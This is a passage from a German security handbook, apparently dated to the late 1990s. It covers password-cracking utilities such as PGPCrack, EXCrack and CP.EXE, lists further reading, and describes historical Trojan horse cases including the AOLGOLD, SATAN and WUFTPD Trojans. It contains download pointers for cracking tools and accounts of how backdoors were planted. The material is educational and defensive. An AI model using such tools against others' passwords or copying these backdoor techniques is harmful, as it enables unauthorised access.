PGP kann eine Reihe von Verschlüsselungstechniken anwenden. Eine davon, die auch in Kapitel 13 »Sniffer« angesprochen wird, ist IDEA. Um Ihnen eine Vorstellung davon zu geben, wie schwierig das Knacken von IDEA ist, finden Sie hier einen Auszug aus einem PGP-Angriff-FAQ, der von Route geschrieben wurde (Route ist eine Autorität auf dem Gebiet der Verschlüsselung und Mitglied von *The Guild*, einer Gruppe von Hackern.):

> *Wenn Sie 1.000.000.000 Rechner hätten, die 1.000.000.000 Schlüssel pro Sekunde ausprobieren könnten, würde es immer noch mehr Zeit in Anspruch nehmen, als bisher seit der Existenz des Universums vergangen ist, den Schlüssel zu finden. Mit der heutigen Technologie ist IDEA schlicht und einfach nicht anfällig für Brute-Force- Angriffe.*

Im Endeffekt ist eine Nachricht, die mit einem 1.024-Bit-Schlüssel verschlüsselt ist, der mit einem guten und langen Paßwort-Satz generiert wurde, nicht zu knakken. Warum hat Herr Miller also dieses interessante Tool geschrieben? Paßwortsätze können schlecht gewählt sein und wenn Sie eine PGP-verschlüsselte Nachricht knacken wollen, ist der Paßwortsatz einen guter Anfangspunkt. Miller berichtet:

> *Auf einem 486/66DX fand ich heraus, daß es ungefähr 7 Sekunden dauert, eine 1,2-Mbyte-Paßwortsatz-Datei einzulesen und zu versuchen, die Datei unter Benutzung jeden Paßwortsatzes zu entschlüsseln. Wenn man bedenkt, daß die NSA, andere Regierungsbehörden und große Unternehmen über wesentlich größere Rechnerleistung verfügen, ist der Vorteil eines großen, zufällig gewählten Paßwortsatzes offensichtlich.*

Ist dieses Utility wirklich zu etwas zu gebrauchen? Es ist recht vielversprechend. Miller legt den Source-Code der Distribution bei, ebenso eine Datei mit möglichen Paßwortsätzen (ich habe entdeckt, daß ich mindestens einen dieser Paßwortsätze schon benutzt habe). Das Programm wurde in C geschrieben und läuft in DOS-, Unix- und OS/2-Umgebungen.

Wegweiser:

PGPCrack ist auf mehreren zuverlässigen Sites erhältlich, darunter

http://www.voicenet.com/~markm/pgpcrack.html (DOS-Version)

http://www.voicenet.com/~markm/pgpcrack-os2.zip (OS/2-Version)

http://www.voicenet.com/~markm/pgpcrack.v99b.tar.gz (Unix-Version).

ICS Toolkit von Richard Spillman

Das ICS Toolkit ist ein Allzweck-Utility für das Studium der Kryptoanalyse. Es läuft gut unter Windows 3.11, ist aber schwieriger unter Windows 95 oder Windows NT zu benutzen. Es benutzt eine alte Version von `VBRUN300.DLL`, daher empfehle ich Benutzern neuerer Versionen diese in ein temporäres Verzeichnis zu verschieben. (Die ICS-Applikation wird sich nicht installieren lassen, wenn sie ihre Version von `VBRUN300.DLL` nicht in das `c:\windows\system` -Verzeichnis schreiben kann.) Dieses Utility wird Ihnen beibringen, wie Chiffren erstellt werden und wie man sie knacken kann. Es ist wirklich recht umfassend, wenn man es einmal in Gang gesetzt hat. Es wurde für ältere Microsoft-Windows-Versionen programmiert und das Interface ist eher nützlich als attraktiv.

EXCrack von John E. Kuslich

EXCrack regeneriert Paßwörter, die in der Microsoft-Excel-Umgebung angewandt werden. Herr Kuslich erklärt ausdrücklich, daß diese Software nicht frei erhältlich ist, sondern unter Lizenz (und Copyright) vertrieben wird. Daher kann ich keine Screenshots oder Zitate zur Verfügung stellen. Aber es wird mir wohl erlaubt sein zu sagen, daß das Utility gut funktioniert.

Wegweiser:

Um EXCrack zu finden, benutzen Sie den Suchbegriff `excrak.zip`.

CP.EXE von Lyal Collins

CP.EXE regeneriert oder knackt Paßwörter für CompuServe, die in CISNAV oder WINCIM generiert werden. Angeblich funktioniert es auch für DISCIM-Paßwörter. Mit CP.EXE können Sie schnell und zuverlässig überprüfen, ob Ihr Paßwort anfällig für Angriffe ist.

Wegweiser:

CP.EXE ist weit verbreitet und kann mit dem Suchbegriff `cis_pw.zip` *gefunden werden.*

Es gibt noch weit über 100 andere derartige Utilities, die ich nicht alle hier auflisten kann. Ich denke, daß die vorangehende Liste ausreicht, damit Sie anfangen können, sich mit Paßwortsicherheit zu beschäftigen. Zumindest können Sie diese Utilities nutzen, um die Sicherheit Ihrer Paßwörter zu testen.

11.5 Informationsquellen

An diesem Punkt möchte ich einige Konzepte in punkto Paßwortsicherheit ansprechen und Ihnen dann einige Quellen für weiterführende Informationen zur Verfügung stellen.

Ich hoffe, daß Sie sich jedes der Dokumente, auf die ich gleich verweisen werde, ansehen. Wenn Sie wirklich etwas über Sicherheit lernen wollen, sollten Sie diesem Muster über das ganze Buch folgen. Wenn Sie die Quellenangaben in der angegebenen Reihenfolge bearbeiten, werden Sie vieles zum Thema Paßwortsicherheit lernen. Wenn Sie jedoch nur wenig Zeit haben, geben Ihnen die folgenden Abschnitte zumindest einen ersten Einblick in das Gebiet der Paßwortsicherheit.

11.5.1 Ein paar Worte zur Unix-Paßwortsicherheit

Wenn sie richtig implementiert werden, sind die Sicherheitsmaßnahmen für Unix-Paßwörter recht zuverlässig. Das Problem ist, daß Leute schwache Paßwörter wählen. Da Unix ein Multi-User-System ist, stellt leider jeder Benutzer mit einem schwachen Paßwort ein Risiko auch für die restlichen Benutzer dar. Dies ist ein Problem, das angesprochen werden muß:

> *Es ist sehr wichtig, daß alle Benutzer in einem System ein Paßwort wählen, das nicht leicht zu raten ist. Die Sicherheit jedes einzelnen Benutzers ist wichtig für die Sicherheit des Gesamtsystems. Benutzer haben oft keine Ahnung, wie ein Multi-User- System funktioniert und realisieren nicht, daß die Wahl eines leicht zu merkenden Paßworts es indirekt einem Außenstehenden ermöglicht, das gesamte System zu manipulieren.*[6]

Tip:

Das Papier Unix Password Security gibt einen hervorragenden Überblick über die genaue Arbeitsweise von DES innerhalb des Unix-Paßwortsystems. Es beinhaltet eine schematische Darstellung, die den eigentlichen Verschlüsselungsprozeß mit DES veranschaulicht. Für Neulinge auf dem Gebiet der Sicherheit ist dieses Papier ein hervorragender Ausgangspunkt.

Wegweiser:

Sie finden Unix Password Security mit Hilfe des Suchbegriffs `password.ps`.

Was sind schwache Paßwörter? Üblicherweise sind dies alle Wörter, die in einem Wörterbuch vorkommen könnten. Darüber hinaus sind Eigennamen eine schlechte Wahl für Paßwörter. Das Theoretisieren darüber, welche Paßwörter leicht zu knacken sind, führt jedoch zu nichts. Man kann allerdings sicher sagen, daß alle Paßwörter, die in einer Paßwort- Cracking-Wortliste im Internet zu finden sind, schlecht sind.

Wegweiser:

Beginnen Sie Ihre Suche nach Wortlisten unter http://sdg.ncsa.uiuc.edu/ ~mag/Misc/Wordlists.html.

Wenn Sie die Paßworte Ihres Netzwerks regelmäßig auf ihre Widerstandsfähigkeit überprüfen, können Sie sicherstellen, daß Cracker nicht eindringen können (zumindestens nicht, indem sie schwache Paßwörter ausnutzen). Solch ein Vorgehen kann die Sicherheit Ihres Systems enorm stärken. Tatsächlich benutzen viele Internet Service Provider und Betreiber anderer Sites heute Tools, die ein Benutzerpaßwort überprüfen, wenn es zum erstenmal angewandt wird. Dies basiert auf der Philosophie, daß

> *die beste Lösung für das Problem leicht zu erratender Paßwörter in einem System ist, daß diese Paßwörter gar nicht erst in das System kommen. Wenn ein Programm wie ein Paßwort-Knacker bereits vorhandene knackbare Paßwörter entdeckt, dann ist das Sicherheitsloch zwar gefunden, aber es bestand mindestens so lange, wie das Programm brauchte, um es zu entdecken. Wenn aber das Programm Paßwörter bereits auf ihre Sicherheit überprüft, bevor sie mit dem Benutzer-Account verbunden werden, kann ein entsprechendes Sicherheitsloch erst gar nicht entstehen.*[7]

Tip:

Das Papier »Improving System Security via Proactive Password Checking« ist wohl eine der besten Fallstudien und Abhandlungen zum Thema leicht zu erratender Paßwörter. Es geht sehr tief in der Behandlung des Themas und illustriert anhand von Beispielpaßwörtern, daß viele Paßwörter nicht sicher sind, auch wenn wir denken, daß sie es sind.

Hinweis:

Viele der Dateien, in denen Sie die erwähnten Dokumente finden, haben `*.ps`*-Erweiterungen, d.h., es handelt sich um PostScript-Dateien. PostScript ist eine Sprache und eine Methode, Dokumente vorzubereiten, die von Adobe, den Machern von Acrobat und Photoshop, entwickelt wurde.*

Um eine PostScript-Datei zu lesen, brauchen Sie einen Viewer. Einen guten Viewer bekommen Sie als Shareware unter http://www.cs.wisc.edu/ ~ghost/.

Ein anderes gutes Paket (und nicht ganz so groß), ist ein Utility namens Rops. Rops gibt es für Windows unter

http://www5.zdnet.com/ (die ZDNet-Software-Bibliothek)

http://oak.oakland.edu/ (das Oak-Software-Repository)

Wegweiser:

Sie finden »Improving System Security via Proactive Password Checking« mit Hilfe des Suchbegriffs `bk95.ps`.

Andere wichtige Papiere sind:

»Observing Reusable Password Choices«

Purdue Technical Report CSD-TR 92-049

Eugene H. Spafford

Department of Computer Sciences, Purdue University

Datum: 3. Juli 1992

Suchbegriff: `Observe.ps`

»Password Security: A Case History«

Robert Morris und Ken Thompson

Bell Laboratories

Datum: Unbekannt

Suchbegriff: `pwstudy.ps`

»Opus: Preventing Weak Password Choices«

Purdue Technical Report CSD-TR 92-028

Eugene H. Spafford

Department of Computer Sciences, Purdue University

Datum: Juni 1991

Suchbegriff: `opus.PS.gz`

»Federal Information Processing Standards Publication 181«

Announcing the Standard for Automated Password Generator

Datum: 5. Oktober 1993

URL: http://www.alw.nih.gov/Security/FIRST/papers/password/fips181.txt

»Augmented Encrypted Key Exchange: A Password-Based Protocol Secure Against Dictionary Attacks and Password File Compromise«

Steven M. Bellovin und Michael Merrit

AT&T Bell Laboratories

Datum: Unbekannt

Suchbegriff: `aeke.ps`

»A High-Speed Software Implementation of DES«

David C. Feldmeier

Computer Communication Research Group

Bellcore

Datum: Juni 1989

Suchbegriff: `des.ps`

»Using Content Addressable Search Engines to Encrypt and Break DES«

Peter C. Wayner

Computer Science Department

Cornell University

Datum: Unbekannt

Suchbegriff: `desbreak.ps`

»Encrypted Key Exchange: Password-Based Protocols Secure Against Dictionary Attacks«

Steven M. Bellovin und Michael Merrit

AT&T Bell Laboratories

Datum: Unbekannt

Suchbegriff: `neke.ps`

»Computer Break-Ins: A Case Study«

Leendert Van Doorn

Vrije Universiteit, Niederlande

Datum: 21. Januar 1993

Suchbegriff: `holland_case.ps`

»Security Breaches: Five Recent Incidents at Columbia University«

Fuat Baran, Howard Kaye und Margarita Suarez

Center for Computing Activities

Colombia University

Datum: 27. Juni 1990

Suchbegriff: `columbia_incidents.ps`

11.5.2 Andere Informationsquellen und Dokumente

Dieser Abschnitt enthält eine Liste anderer Informationsquellen. Einige sind nicht über das Internet erhältlich. Sie können manche Artikel jedoch über verschiedene Online-Dienste (vielleicht Uncover) erhalten. Nach einigen Artikeln müssen Sie vielleicht intensiver suchen, z.B. über die *Library of Congress* (locis.loc.gov) oder über effektivere Tools wie *WorldCat* (www.oclc.org).

»Undetectable Online Password Guessing Attacks«

Yun Ding und Patrick Horster,

OSR, 29(4), pp. 77-86

Datum: Oktober 1995

»Optimal Authentication Protocols Resistant to Password Guessing Attacks«

Li Gong

Stanford Research Institute

Computer Science Laboratory

Men Park, CA

Datum: Unbekannt

Suchbegriff: `optimal-pass.dvi` oder `optimal-pass.ps`

»A Password Authentication Scheme Based on Discrete Logarithms«

Tzong Chen Wu und Chin Chen Chang

International Journal of Computational Mathematics; Vol. 41, Number 1-2, pp. 31-37

1991

»Differential Cryptanalysis of DES-Like Cryptosystems«

Eli Biham und Adi Shamir

Journal of Cryptology, 4(1), pp. 3-72

1990

»A Proposed Mode for Triple-DES Encryption«

Don Coppersmith, Don B. Johnson und Stephen M. Matyas

IBM Journal of Research and Development, 40(2), pp. 253-262

März 1996

»An Experiment on DES Statistical Cryptanalysis«

Serve Vaudenay

Conference on Computer and Communications Security, pp. 139-147

ACM Press

März 1996

»Department of Defense Password Management Guideline«

Wenn Sie einen historischen Überblick über Paßwortsicherheit wollen, starten Sie mit dem *»Department of Defense Password Management Guideline.«* Dieses Dokument wurde vom *Department of Defense Computer Security Center* in Fort Meade, Maryland geschrieben.

Wegweiser:

Sie finden den »Department of Defense Password Management Guideline« unter *http://www.alw.nih.gov/Security/FIRST/papers/password/dodpwman.txt* .

11.6 Zusammenfassung

Paßwort-Knacker bieten dem Systemadministrator einen wertvollen Dienst, da sie ihn auf schwache Paßwörter in seinem Netzwerk aufmerksam machen. Das Problem ist nicht die Existenz von Paßwort-Knackern, sondern die Tatsache, daß sie nicht oft genug von den »guten Jungs« benutzt werden.

1

Daniel V. Klein, A Survey of, and Improvements to, Password Security. Software Engineering Institute, Carnegie-Mellon University, Pennsylvania. (22. Februar 1991)

2

K. Coady. Understanding Security for Users On and Offline. New England Telecommuting Newsletter, 1991.

3

Yaman Akdeniz, »Cryptography and Encryption«, August 1996, Cyber-Rights & Cyber-Liberties (UK) unter `http://www.leeds.ac.uk/law/pgs/yaman/cryptog.htm`. Criminal Justice Studies der Law Faculty der University of Leeds, Leeds LS2 9JT.

4

NIST, 30. Dezember 1993. »Data Encryption Standard (DES)«, Federal Information Processing Standards Publication 46-2. http://csrc.nist.gov/fips/fips46-2.txt.

5

David Feldmeier und Philip R. Karn. Unix Password Security - 10 Years later.

6

Walter Belgers, Unix Password Security, 6. Dezember 1993.

7

Matthew Bishop, UC Davis, Kalifornien und Daniel Klein. LoneWolf Systems Inc., »Improving System Security via Proactive Password Checking« (erschienen in Computer and Security (14, S. 233-249)), 1995

Markt+Technik, ein Imprint der Pearson Education Deutschland GmbH.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

12

Trojanische Pferde

Dieses Kapitel behandelt eines der heimtückischeren Programme, die dazu benutzt werden, Internet-Sicherheit zu umgehen: das Trojanische Pferd oder Trojaner.

12.1 Was ist ein Trojanisches Pferd?

Ein Trojanisches Pferd ist:

- Unautorisierter Code innerhalb eines legitimen Programms. Dieser unautorisierte Code führt Funktionen durch, die dem Benutzer nicht bekannt sind (und wahrscheinlich unerwünscht sind).
- Ein legitimes Programm, das durch die Einbindung von unautorisiertem Code geändert wurde; dieser Code führt Funktionen durch, die dem Benutzer nicht bekannt sind (und wahrscheinlich unerwünscht sind).
- Jedes Programm, das scheinbar erwünschte und notwendige Funktionen durchführt, tatsächlich aber (aufgrund von unautorisiertem Code) Funktionen durchführt, die dem Benutzer nicht bekannt sind (und wahrscheinlich unerwünscht sind).

Die unbefugten Funktionen, die der Trojaner durchführt, können manchmal auch als böswilliges Programm gelten. Einige Viren passen in dieses Profil. Ein solcher Virus kann innerhalb eines ansonsten nützlichen Programms verborgen sein. In diesem Fall kann das Programm sowohl als Trojaner als auch als Virus bezeichnet werden.

Klassische Dokumente über Internet-Sicherheit definieren den Begriff Trojaner in unterschiedlicher Art und Weise. Die vielleicht am meisten bekannte Definition befindet sich im RFC 1244, dem *Site Security Handbook*:

> *Ein Trojanisches Pferd kann ein Programm sein, das etwas Nüztliches oder auch nur etwas Interessantes tut. Es tut immer etwas Unerwartetes, wie beispielsweise ohne Ihr Wissen Paßwörter stehlen oder Dateien kopieren.*

Dr. Alan Solomon, ein international bekannter Virenspezialist, hat in seiner Arbeit *»All about Viruses«* eine andere passende Definition gegeben:

> *Ein Trojaner ist ein Programm, das etwas mehr tut, als der Benutzer erwartet, und diese zusätzliche Funktion ist zerstörerisch. Dies führt zu einem Problem, was die Aufdeckung von*

Trojanern betrifft. Sagen wir, ich hätte ein Programm geschrieben, das zuverlässig entdecken könnte, ob ein anderes Programm die Festplatte formatiert hat. Kann es dann sagen, daß dieses Programm ein Trojaner ist? Wenn das andere Programm die Festplatte formatieren sollte (wie beispielsweise Format), dann ist es offensichtlich kein Trojaner. Wenn aber der Benutzer das Formatieren der Festplatte nicht erwartete, dann ist es ein Trojaner. Das Problem liegt darin zu vergleichen, was das Programm tut und was der Benutzer erwartet. Sie können die Erwartungen eines Benutzers nicht bestimmen.

Wegweiser:

Sie können »All About Viruses« von Dr. Alan Solomon unter http://www.drsolomon.com/vircen/vanalyse/va002.html finden.

Jeder, der etwas mit Computerviren zu tun hat (oder einfach mehr über Virustechnologie wissen möchte), sollte sich Dr. Solomons Site ansehen unter http://www.drsolomon.com/ oder http://www.drsolomon.de/.

Generell können Sie ein Trojanisches Pferd als ein Programm klassifizieren, das eine versteckte und nicht gewünschte Funktion ausführt. Ein Trojaner kann in jeder Form daherkommen. Es kann ein Utility sein, das angeblich Dateiverzeichnisse indiziert oder Registrierungscodes auf Software öffnet. Es kann eine Textverarbeitung oder ein Netzwerk-Utility sein. Kurz, ein Trojanisches Pferd kann alles tun (und überall gefunden werden).

Sie können das Konzept des Trojanischen Pferdes besser verstehen, wenn Sie sich die Herkunft seines eher seltsamen, aber durchaus treffenden Namens ansehen. Im 12. Jahrhundert vor Christus erklärte Griechenland Troja den Krieg. Der Sage nach begann der Streit, als der Prinz von Troja die Königin von Sparta entführte, um sie zu seiner Frau zu machen. Die Griechen nahmen die Verfolgung auf und führten einen 10 Jahre dauernden Krieg gegen Troja. Sie konnten Troja aber nicht erobern, da es zu gut geschützt war.

In einem letzten Eroberungsversuch zog sich die griechische Armee zurück und hinterließ ein riesiges hölzernes Pferd. Dieses Pferd war hohl und in ihm versteckten sich die besten griechischen Soldaten. Die Trojaner sahen das Pferd und brachten es in der Annahme, daß es sich um ein Geschenk handele, in ihre Stadt. In der folgenden Nacht kletterten die griechischen Soldaten aus dem Pferd und überwältigten die Trojanische Armee im Schlaf.

12.2 Woher kommen Trojanische Pferde?

Trojanische Pferde werden von Programmierern geschaffen, in der Regel mit böswilligen Absichten. Irgendwo auf diesem Planeten sitzt jetzt bestimmt ein Programmierer und entwickelt einen Trojaner. Dieser Programmierer weiß genau, was er tut, und seine Absichten sind bösartig (oder zumindest nicht selbstlos).

Die Autoren Trojanischer Pferde verfolgen in der Regel einen bestimmten Plan. Dieser Plan kann fast alles sein, aber im Zusammenhang mit Internet-Sicherheit werden sie ihren Trojaner so programmieren, daß er eines von zwei Dingen tut:

- Irgendeine Funktion ausführen, die dem Programmierer entweder wichtige und privilegierte

Informationen über ein System liefert oder dieses System beeinträchtigt.

- Irgendeine Funktion verbergen, die dem Programmierer entweder wichtige und privilegierte Informationen über ein System liefert oder dieses System beeinträchtigt.

Einige Trojaner tun beides. Zusätzlich existiert noch eine andere Klasse von Trojanischen Pferden, die dem Ziel wirklich Schaden zufügt (z.B. könnte es Ihre Festplatte verschlüsseln oder umformatieren). Trojanische Pferde können Informationen (bezüglich unautorisiertem Zugang oder allgemeine) sammeln oder sogar Ihr System sabotieren.

Ein Trojanisches Pferd, das in das Sabotage-Profil paßt, ist der PC-CYBORG-Trojaner. Wie in einem CIAC-Bulletin *(Information about the PC CYBORG (AIDS) Trojan Horse)* vom 19. Dezember 1989 erklärt wird:

> *Kürzlich gab es erhebliche Aufmerksamkeit von seiten der Medien für ein neues Trojanisches Pferd, das angeblich Informationen über den AIDS-Virus für Benutzer von IBM-PCs zur Verfügung stellt. Wenn es erst einmal in das System eingedrungen ist, ersetzt das Trojanische Pferd die* `AUTOEXEC.BAT`*-Datei und zählt die Bootvorgänge, bis eine bestimmte Zahl (90) erreicht ist. An diesem Punkt versteckt PC CYBORG Verzeichnisse und vermischt (verschlüsselt) die Namen aller Dateien auf Laufwerk C:. Es gibt mehr als eine Version dieses Trojaners und mindestens eine davon wartet nicht damit, dem Laufwerk C: Schaden zuzufügen, sondern beginnt mit dem Verstekken von Verzeichnissen und Vermischen von Dateinamen beim ersten Booten nach der Infizierung.*

Wegweiser:

Sie finden das CIAC-Bulletin »Information About the PC CYBORG (AIDS) Trojan Horse« unter http://www.ciac.org/ciac/bulletins/a-10.shtml.

Ein anderes Beispiel ist der AOLGOLD-Trojaner. Er wurde über Usenet durch E-Mail verteilt. Das Programm war angeblich ein verbessertes Paket für den Zugang zu America Online (AOL). Die Distribution bestand aus einer archivierten Datei, die dekomprimiert zwei Dateien enthüllte. Eine war eine Standard-`INSTALL.BAT`-Datei. Die Ausführung der `INSTALL.BAT`-Datei führt dazu, daß 18 Dateien auf die Festplatte gebracht werden. In einem Sicherheitshinweis *(Information on the AOLGOLD Trojan Program)* vom 16. Februar 1997 wird berichtet:

> *Das Trojanische Pferd wird durch die Ausführung der INSTALL.BAT-Datei gestartet. Die INSTALL.BAT-Datei ist eine einfache Stapelverarbeitungsdatei, die die VIDEO.DRV-Datei umbenennt in VIRUS.BAT. VIDEO.DRV ist eine amateurhafte DOS-Stapelverarbeitungsdatei, die damit beginnt, den Inhalt mehrerer kritischer Verzeichnisse auf Ihrem Laufwerk C: zu löschen, darunter*

```
c:\
c:\dos
c:\windows
c:\windows\system
c:\qemm
c:\stacker
c:\norton
```

Wenn die Stapelverarbeitungsdatei ihren Arbeitsablauf beendet, erscheint eine kurze Nachricht auf dem Bildschirm und ein Programm namens DOOMDAY.EXE versucht zu starten. Fehler in der Stapelverarbeitungsdatei verhindern einen Ablauf von DOOMDAY.EXE. Andere Fehler in der Datei führen dazu, daß das Programm sich selbst löscht, wenn es auf einem anderen Laufwerk als C: gestartet wird. Der Programmierstil und die Fehler in der Stapelverarbeitungsdatei zeigen, daß der Autor des Trojanischen Pferdes scheinbar nur wenig Programmiererfahrung hat.

Wegweiser:

Sie können den Sicherheitshinweis »Information on the AOLGOLD Trojan Program« online finden unter http://www.emergency.com/aolgold.htm.

Diese Trojaner wurden von Amateurprogrammierern entwickelt: wahrscheinlich von Jugendlichen, die Unruhe stiften wollten. Beide Trojaner waren destruktiv und führten keine raffinierten kollektiven oder penetrativen Funktionen aus. Derartige Trojaner tauchen gewöhnlich auf dem Usenet auf.

Manchmal werden Trojanische Pferde auch von Programmierern eingeschleust, die an einer legitimen Entwicklung arbeiten. In diesem Fall wird der unautorisierte Code von jemandem, der an der Entwicklung beteiligt ist, in eine Applikation oder ein Utility (in seltenen Fällen auch in das Betriebssystem selbst) integriert. Diese Situationen sind aus den folgenden Gründen viel gefährlicher:

- Diese Trojaner sind nicht destruktiv (sie sammeln Informationen auf Systemen); in der Regel werden sie nur durch Zufall entdeckt.
- Vertrauenswürdige Sites können gefährdet werden, wie z.B. Sites, die Hunderten oder Tausenden von Benutzern einen Internet-Zugang zur Verfügung stellen. Es könnten Sites der Regierung oder Sites akademischer Einrichtungen sein, die sich von Sites kleiner Unternehmen unterscheiden. Im Fall eines kleinen Unternehmens betrifft der Schaden in der Regel nur das Unternehmen selbst und seine Benutzer. Das ist schlimm genug, betrifft aber nur dieses eine Unternehmen. Im Gegensatz dazu kann die Gefährdung von Sites der Regierung oder denen akademischer Einrichtungen für Tausende von Rechnern ein Risiko darstellen.

Manchmal beschädigen Programmierer, die nichts mit kommerzieller Entwicklung zu tun haben, Schlüssel-Utilities für Unix. Diese Art der Beschädigung ist schon mehrfach vorgekommen und betraf bei mehr als einer Gelegenheit sicherheitsrelevante Programme. Zum Beispiel wurde entdeckt, daß die SATAN-1.0-Distribution für Linux ein Trojanisches Pferd enthielt.

Hinweis:

SATAN 1.0 war eine vorkompilierte Sammlung von Binärdateien für Linux- Anwender. Die Binärdateien wurden an der Temple University kompiliert. Das Trojanische Pferd fand sich allerdings nur in einer Freigabe, der Version 1.0.

Die betroffene Datei war ein Programm namens fping. Anscheinend bekam ein Programmierer Zugang zu einem Rechner, auf dem sich der Source-Code befand. Er modifizierte die `main()`-Funktion und änderte fping so, daß beim Ablauf von SATAN ein spezieller Eintrag in die `/etc/passwd`-Datei plaziert wurde. Dieser spezielle Eintrag war ein Benutzer namens `suser`. Über die Benutzer-ID wollte der Eindringling viele Hosts beeinträchtigen. Tatsächlich gab es nur zwei bekanntgewordene Fälle einer

solchen Beeinträchtigung. Angeblich war die Programmierung mangelhaft und das verhinderte, daß der Täter sein Vorhaben in die Tat umsetzen konnte. (Das Trojanische Pferd hatte keine Wirkung auf Systemen mit Shadow- Paßwörtern.)

Hinweis:

Frühe Slackware-Distributionen bieten keine standardmäßige Unterstützung für Shadow-Paßwörter. In den letzten Jahren sind die meisten Linux-Systeme allerdings auf die Benutzung von Shadow-Funktionen umgestiegen. Der Programmierer, der für den SATAN-Trojaner verantwortlich war, hat dies entweder nicht bedacht oder es einfach ignoriert.

12.3 Wo findet man Trojanische Pferde?

Trojaner können fast überall sein, in jeder Applikation, auf jedem Betriebssystem. Aus diesem Grund sollten Sie Software, die Sie aus dem Internet herunterladen, immer mit Vorsicht genießen, insbesondere wenn sie von Underground-Servern oder aus dem Usenet kommt.

Manchmal allerdings müssen Sie gar nicht in dunkle und verbotene Gassen reisen, um einem Trojanischen Pferd zu begegnen. Manchmal tauchen Trojaner auch in größeren netzwerkweiten Distributionen auf. 1994 beispielsweise versteckte jemand ein Trojanisches Pferd in WUFTPD. Die Angelegenheit wurde in einer CIAC-Warnung besprochen:

> *Die CIAC hat Informationen erhalten, daß der Source-Code einiger Kopien des wuarchive FTP Daemons (ftpd) in den Versionen 2.2 und 2.1f manipuliert worden sei und ein Trojanisches Pferd enthielte. Dieser Trojaner ermöglicht es jedem Benutzer, ob lokal oder entfernt, Root-Privilegien auf dem betroffenen Unix-System zu erhalten. Die CIAC empfiehlt ausdrücklich, daß auf allen Sites, die über diese oder ältere Versionen des wuarchive ftpd laufen, die Version 2.3 installiert wird. Es ist möglich, daß Versionen, die älter sind als 2.2 und 2.1f, das Trojanische Pferd ebenfalls beinhalten.*

WUFTPD ist der weltweit meistbenutzte FTP-Server. Der WUFTPD-Trojaner betraf also Tausende von Sites, sowohl öffentliche als auch private. Für viele dieser Sites besteht nach wie vor ein Risiko, weil ihre Systemadministratoren nicht so sicherheitsbewußt sind, wie sie es sein sollten.

Hier sind einige andere bekannte Beispiele von Trojanischen Pferden:

- **Der StuffIt-4.5-Trojaner.** Ende 1997 brachte jemand ein gefälschtes StuffIt-Deluxe- Programm heraus. (StuffIt ist ein beliebtes Archivierungstool, das hauptsächlich auf Macintosh-Rechnern eingesetzt wird.) Während der Installation löschte das Programm wichtige Systemdateien. Der Hersteller von StuffIt, Aladdin Systems, verbreitete Hinweise über das Trojanische Pferd. Für weitere Informationen gehen Sie zu http:// onyx.aladdinsys.com/news/091197-trojan.html.
- **Der AOL-Password-Trojaner.** Mitte 1997 entwickelte jemand ein Trojanisches Pferd, das Benutzernamen und Paßwörter von AOL-Anwendern offenlegen konnte. AOL-Anwender wurden daraufhin gewarnt, 106 verschiedene betroffene Dateien nicht herunterzuladen. Das Progamm war ein Utility, das Tastaturanschläge aufzeichnete. Sie finden die Namen der betroffenen Dateien unter http://www.pcworld.com/news/daily/data/0697/ 970627trojan.html.
- **Der AOL4FREE-Trojaner.** Im April 1997 entwickelte jemand ein Trojanisches Pferd namens

AOL4FREE.COM (nicht zu verwechseln mit dem AOL4FREE-Virus, der im gleichen Jahr auftauchte). Der Trojaner - der angeblich ein Tool war, um unautorisierten Zugang zu AOL zu bekommen - zerstörte Festplatten-Laufwerke auf betroffenen Rechnern. Um mehr über dieses Programm zu erfahren, schauen Sie sich den Hinweis von Data Defense Network an, den Sie unter folgender URL finden: http://nic.mil/ftp/scc/sec- 9707.htm.

- **Der quota-Trojaner.** 1996 verteilte jemand eine Version von `quota`, die ein Trojanisches Pferd enthielt. `quota` ist ein Unix-Tool, das Festplatten-Quota für Benutzer überprüft. Unter anderen Dingen kopierte der `quota`-Trojaner Paßwörter und NIS-Zuordnungen und mailte diese an den Autor des Trojanischen Pferdes.
- **Der IRC-Trojaner.** 1994 wurde in der Version 2.2.9 des ircII-Clients ein Trojanisches Pferd entdeckt. Das Programm hinterließ eine Hintertür, durch die Angreifer Zugang zu den betroffenen Systemen erhalten konnten. Weitere Informationen über dieses Trojanische Pferd finden Sie unter http://www.buehler.net/internet/irc/cert.html.

12.4 Wie oft werden Trojaner wirklich entdeckt?

Trojaner werden so oft entdeckt, daß sie ein Hauptsicherheitsbedenken darstellen. Sie sind gerade deshalb besonders heimtückisch, da ihre Auswirkungen auch nach ihrer Entdeckung oft noch gespürt werden. In dieser Hinsicht ähneln Trojanische Pferde Sniffern. Niemand kann sicher sagen, wie tief die Beeinträchtigung in das System hineingegangen ist. Es gibt mehrere Gründe hierfür.

Ein Grund ist, daß sich Trojaner in der Regel in kompilierten Binärdateien verstecken. Der Code eines Trojaners ist daher in vom Menschen nichtlesbarer Form oder in Maschinensprache geschrieben. Ohne Debug-Programm kann man nicht viel über Binärdateien erfahren. Wenn Sie beispielsweise einen Texteditor benutzen, um sich eine Binärdatei anzusehen, wird Ihnen das nichts bringen. Die einzig erkennbaren Textzeilen sind Copyright-Mitteilungen, Fehlermeldungen oder andere Daten, die an verschiedenen Punkten des Programms an `STDOUT` ausgegeben werden.

Hinweis:

Kompilierte Binärdateien sind nicht die einzigen Orte, an denen sich Trojanische Pferde verstecken. Shell-Scripts, Perl-Programme und vielleicht sogar Code, der in JavaScript, VBScript oder Tcl geschrieben wurde, können theoretisch ein Trojanisches Pferd beinhalten. Diese Fälle kommen allerdings verhältnismäßig selten vor. Script-Sprachen sind ungeeignet, weil der Code für den Menschen lesbar ist. Dies vergrößert die Wahrscheinlichkeit, daß das Opfer den Code entdeckt. (Ein Trojanisches Pferd in einen solchen Code einzubetten, ist wahrscheinlich nur dann machbar, wenn die Datei Teil eines viel größeren Pakets ist - z.B. wenn das Gesamtpaket sich auf viele Unterverzeichnisse verteilt. In solchen Fällen reduziert die Komplexität des Pakets möglicherweise die Wahrscheinlichkeit, daß ein menschliches Wesen mit normalen Untersuchungsmethoden den Trojaner entdecken kann.)

